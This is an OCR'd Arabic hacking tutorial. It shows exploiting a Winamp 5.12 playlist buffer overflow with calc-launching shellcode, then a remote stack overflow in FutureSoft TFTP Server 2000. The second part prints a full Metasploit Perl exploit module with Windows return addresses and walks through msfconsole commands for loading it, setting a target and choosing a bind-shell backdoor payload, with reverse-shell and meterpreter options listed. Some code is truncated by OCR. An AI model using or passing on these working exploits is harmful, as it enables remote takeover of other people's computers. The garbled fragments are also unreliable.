
شاهد الصوره

خطأ!

طبعا الملف علمه يقوم بعمل بفر ويمكنك من تنفيذ تحكم مثل ما قلنا في الاول
خطأ!



الان نشغل الملف بسحبه الى فوق برنامجWinamp 5.12
او فتحه مباشره وسوف ترى CALC.EXE افتتح معانا بعد ما افتتحWinamp 5.12
شوف الصوره
خطأ!



وبهذا انت عملت تحكم يعني نفذت امر فتح الحاسبه calc

طبعا هذه ثغره buffer overflow سهله

طبعا هنا نفذت امر فتح الحاسبه اذا انت بدك تغيره غيره في الشل كو فالشل كود shell code هو الي تفذ امر فتح الحاسبه فأنت الي تغريه وتصنعه ويكون خاص بجهازك

هذه صوره توضيحيه

```
ed.pls"
aylist]\r\nFile1=\\\\";
nTitle1=~BOF~\r\nLength1=FFF\r\nNumberOfEntries=1\r\nVersion=2\r\n";

\x02\x83\xEC\x34\x83\xEC\x70\xFF\xE4";
```

هذا الشل كود

```
c9\x83\xe9\xde\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e\x02"
fc\xe2\xf4\xfe\x35\x4a\x4d\x02\xdd\x85\x08\x3e\x56\x72\x48"
c5\x85\x12\x22\xdc\xe5\x04\x89\xe9\x85\x4c\xec\xec\xce\xd4"
1c\xc4\x40\x03\x1f\xe5\xb9\x39\x89\x2a\x49\x77\x38\x85\x12"
d1\x45\xc6\x5d\xc1\x0f\xa6\x89\xc1\x85\x4c\xe9\x54\x52\x69"
56\x4e\x7d\x87\x1d\x76\x41\x89\x9d\x02\xc6\x72\xc1\xa3\xc6"
5d\xbe\x4d\x02\xdd\x85\x25\x3e\x82\x3f\xbb\x62\x8b\x87\xb5"
a3\xd6\xaf\x71\xb5\x96\xb3\x88\xd3\x59\xb2\xe5\xbe\x6f\x21"
```

يتم تعين وضيفه ثغره البفر بواسطه الشل كود فأنت الذي تصنعه للقيام بوضيفه محدده كفتح ملف او أعطاء تصاريح مثل الروت وهذا له درس خاص سوف علطيه لكم

```
emote Buffer Overflow Universal Exploit");
d & exploit coded by ATmaCA");
ww.spyinstructors.com  && http://www.atmacasoft.com");
a@icqmail.com");
an");

LIST_FILE,"w+b")) == NULL ) {
:] fopen()");
```

اسطوره صنعاء شاجع

alkrsan network

4kr.org

تحليل ثغرات الفيض والتحكم عن بعد Remote Buffer بإستخدامMetasploit Framework

في هذا الموضوع سنأخذ فكرة عن حزمة Metasploit Framework وهي حزمة متطورة لإستغلالالثغرات الأمنية

هذة الحزمة متوافقة مع كل الأنظمةMacOS X , BSD , Windows , Linux وإستخدامها واحد في اي نظام

إضافة إلى انها بسيطة جداً ,, وسنقوم بدراسهأخرى لثغرات Remote او التحكم عن بعد كيف تحدث وكيف تستغل.

نبدأ فيالموضوع:

مثالنا اليوم عن برنامج TFTP Server 2000 وهو عبارة عن سيرفر Trivial File Transfer Protocol لنقل الملفات

تستطيع الحصول على البرنامج منموقع الشركة المنتجة


بعد تثبيت السيرفر في جهازك شغله عن طريق Control Panel ثمAdministrative Tools وإختر Services

ستظهر لك كل السيرفرات التي في جهازك ابحثعن TFTP Server 2000 إضغط بالزر الأيمن للماوس ثم start

بهذا نكون شغلنا السيرفربنجاح. اول مايشتغل السيرفر يبدأ بفتح منفذ 69 لبروتوكول UDP للتأكد منالموضوع

تحتاج اي برنامج يعرض لك المنافذ إما عن طريق الدوس netstat -a -n او عنطريق اي اداة خارجية ,بهذا الشكل


خطأ!



يفتح السيرفر البورت 69 ليكون جاهز لإستقبال الملفات ,, في هذا السيرفر خطأادى لحدوث ثغرة لاحظ من خلال olly من قائمة file إختر Attach ستظهر لك البرامجالتي تعمل في الذاكرة إختر tftpd

C:\WINDOWS\system32\tftpd.exe

بعد إختيار البرنامج ضع نقاط توقف على أماكن معالجة إسم الملف عند الإستقبالوالإرسال
يبدأ البرنامج باستقبال إسم الملف عند التعليمة
004029AA
بعداربعه اسطر تجد داله الخطر ,,, strcpy يحدث فيض في هذه الداله عند إستقبال إسم ملفطويل



ضع نقطة توقف عند العنوان ,,, وانزل نافذة برنامج olly الحين بنتوجه إلى Metasploit Framework
الثغرة ظهرت في مواقع الأمن بنوعpm

```
##
# This file is part of the Metasploit Framework and may
be redistributed
# according to the licenses defined in the Authors field
below. In the
# case of an unknown or missing license, this file
defaults to the same
# license as the core Framework (dual GPLv2 and
Artistic). The latest
# version of the Framework can always be obtained from
metasploit.com.
##

package Msf::Exploit::futuresoft_tftpd;
use base "Msf::Exploit";
use strict;
use Pex::Text;

my $advanced = { };

my $info =
{

'Name' => 'FutureSoft TFTP Server 2000 Buffer Overflow',
'Version' => '$Revision: 1.1 $',
'Authors' => [ 'y0 [at] w00t-shell.net', ],
'Arch' => [ 'x86' ],
'OS' => [ 'win32', 'winnt', 'win2000', 'winxp', 'win2003'
],
'Priv' => 0,

'AutoOpts' => { 'EXITFUNC' => 'process' },
'UserOpts' =>
{
'RHOST' => [1, 'ADDR', 'The target address'],
'RPORT' => [1, 'PORT', 'The target port', 69],
'SSL' => [0, 'BOOL', 'Use SSL'],
},

'Payload' =>
{
'Space' => 350,
'BadChars' => "\x00",
'Prepend' => "\x81\xc4\xff\xef\xff\xff\x44",
'Keys' => ['+ws2ord'],
},

'Description' => Pex::Text::Freeform(qq{
This module exploits a stack overflow in the FutureSoft
TFTP Server
```

```
2000 product. By sending an overly long transfer-mode
                    string, we were able
to overwrite both the SEH and the saved EIP. A subsequent
                    write-exception
 that will occur allows the transferring of execution to
                    our shellcode
  via the overwritten SEH. This module has been tested
                    against Windows
 2000 Professional and for some reason does not seem to
                    work against
 Windows 2000 Server (could not trigger the overflow at
                    all).
                    }),

                    'Refs' =>
                        [
                    ['CVE', '2005-1812'],
                        ['BID', '13821'],
                ['URL', 'http://www.security.org.sg/vuln/tftp2000-1001.html'],
                        ],

                    'Targets' =>
                        [
                     ['Windows 2000 Pro English ALL', 0x75022ac4], #
                    ws2help.dll
                ['Windows XP Pro SP0/SP1 English', 0x71aa32ad], #
                    ws2help.dll
                  ['Windows NT SP5/SP6a English', 0x776a1799], #
                    ws2help.dll
            ['Windows 2003 Server English', 0x7ffc0638], # PEB return
                        ],
                    'Keys' => ['tftpd'],
                        };

                        sub new{
                    my $class = shift;
                my $self = $class->SUPER::new({'Info' => $info,
                        'Advanced' => $advanced}, @_);
                        return($self);
                        }

                        sub Exploit
                            {
                    my $self = shift;
                my $target_host = $self->GetVar('RHOST');
                my $target_port = $self->GetVar('RPORT');
                my $target_idx = $self->GetVar('TARGET');
            my $shellcode = $self->GetVar('EncodedPayload')->Payload;
                my $target = $self->Targets->[$target_idx];

                    (! $self->InitNops(128)) {
```

```
$self->PrintLine("[*] Failed to initialize the nop
module.");
return;
}

my $splat = Pex::Text::AlphaNumText(142);

my $sploit =
"\x00\x01". "metasploit.txt". "\x00". $splat.
"\xeb\x06". pack('V', $target->[1]).
$shellcode. "\x00";

$self->PrintLine(sprintf("[*] Trying to exploit target %s
w/ return 0x%.8x",
$target->[0], $target->[1]));

my $s = Msf::Socket::Udp->new
(
'PeerAddr' => $target_host,
'PeerPort' => $target_port,
'LocalPort' => $self->GetVar('CPORT'),
'SSL' => $self->GetVar('SSL'),
);
($s->IsError) {
$self->PrintLine('[*] Error creating socket: ' . $s-
>GetError);
return;
}

$s->Send($sploit);
$self->Handler($s);
$s->Close();
return;
}
```

إنسخ كامل كود الإستغلال إلى ملف نصي , ونسمي الملف futuresoft_tftpd.pm لأن كودالإستغلال يبدأ ب

Msf::Exploit::futuresoft_tftpd

إنسخ الملف futuresoft_tftpd.pm إلى المجلد C:\Program Files\Metasploit Framework\home\framework\exploits

-

والآن شغل Metasploit Framework , من قائمة start ثم Metasploit Framework وشغل MSFConsole

ستبدأنافذة الدوس في الظهور بشعار Metasploit ,, نبدأ بتنفيذ الأوامر


1-الأمرالأول use وهو لتحديد إسم الثغرة التي سنستخدمها وهي futuresoft_tftpd لاحظ بدون pm

بمعنى اول امر نستخدمه هو use futuresoft_tftpd : وستلاحظ تغير سطر الاوامر إلى msf futuresoft_tftpd >
لاحظ الصورة:

ثانياً: امر show او العرض ينقسم إلى 3 أنواع
الأول show options وهو لإظهاروتحديد إختيارات الثغرة مثل رقم المنفذ وعنوانip
الثاني show payloads لإظهاروتحديد الشيل كود shellcode الذي ستقوم بتنفيذة
الثالث show targets لإظهارالهدف المحدد مثل نظام تشغيل او تطبيق ويب مع تحديد الإصدار

نبدأ بأول نقطة : نفذ show options وستلاحظ ظهور 3 خصائص
SSL 1وهذا الإختيار لا نستخدمه إلىإذا كان الموقع يستخدم شهادة التحققhttps
2رقم ip و 3 البورت وتلاحظ ان البورتمحدد 69 ,, لاحظ كيف سنقوم بإعادة التحديد

لتحديد ip سنستخدم امر جديد وهو , set لاحظ سنحدد ip وport
بهذا الشكل set RHOST 127.0.0.1 و set RPORT 69 لاحظالصورة



بعد ذلك تحديد payloads او shellcode ويوفر Metasploit أنواع كثيرة
وإحترافيةللshellcode
لرؤيتها وتحديدها نفذ الامر show payloads
لاحظ سنقوم بإختيارالشل كود المعروف لفتح منفذ جديد او باب خلفي للدخول للجهاز وهو win32_bind
نفذالامر set PAYLOAD win32_bind لاحظ الصورة التوضيحية:

بعد ذلك تحديد الهدف , targets نفذ الامر show targets لعرض انواع الهدف وفيمثالنا الأهداف المتوفرة:


0 Windows 2000 Pro English ALL
1 Windows XP Pro SP0/SP1 Englis
2 Windows NT SP5/SP6a English
3 Windows 2003 Server English

ونستطيع تحديد الهدف , لاحظ سنقوم بإختيار WinXP sp0/sp1 بمعنى الإختيار1
بهذا الشكل set TARGET 1

```
msf futuresoft_tftpd > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_exec                    Windows Execute Command
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord             Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject   Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf futuresoft_tftpd > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf futuresoft_tftpd(win32_bind) >
```

-

وبعد الإنتهاء من إعدادات الثغره , نفذ امر show options للتأكد من كل الخصائص بهذا الشكل



وبهذا نكون انتهينا وللتطبيق تأكد ان النظام winxp sp0 او sp1 وأن البرنامج TFTP Server 2000 Evaluation Version 1.0.0.1

ولآن نفذ الثغره بإستخدام الامر ,, exploit ولاحظ برنامج olly الذي نسيناه سيعطيك إشارة.. تم تنفيذ الثغرة

تتبعالكود بإستخدام مفتاح F8 ولاحظ تشغيل الshellcode

وبهذا نكون أخذنا فكرة عنأداة أثبتت جدارتها في عالم الأمن وهيMetasploit Framework


انتهيت من الدرس الكامل في الدرس المقبل ان شاء الله سأوضح لكم بالتفصيل كيفيه دراسه البرامج با ollydbg

اخوكم شاجع

www.shaja.net
www.4kr.org

shajavip@gmail.com

tel
00967734362742


RooT4x@hotmail.com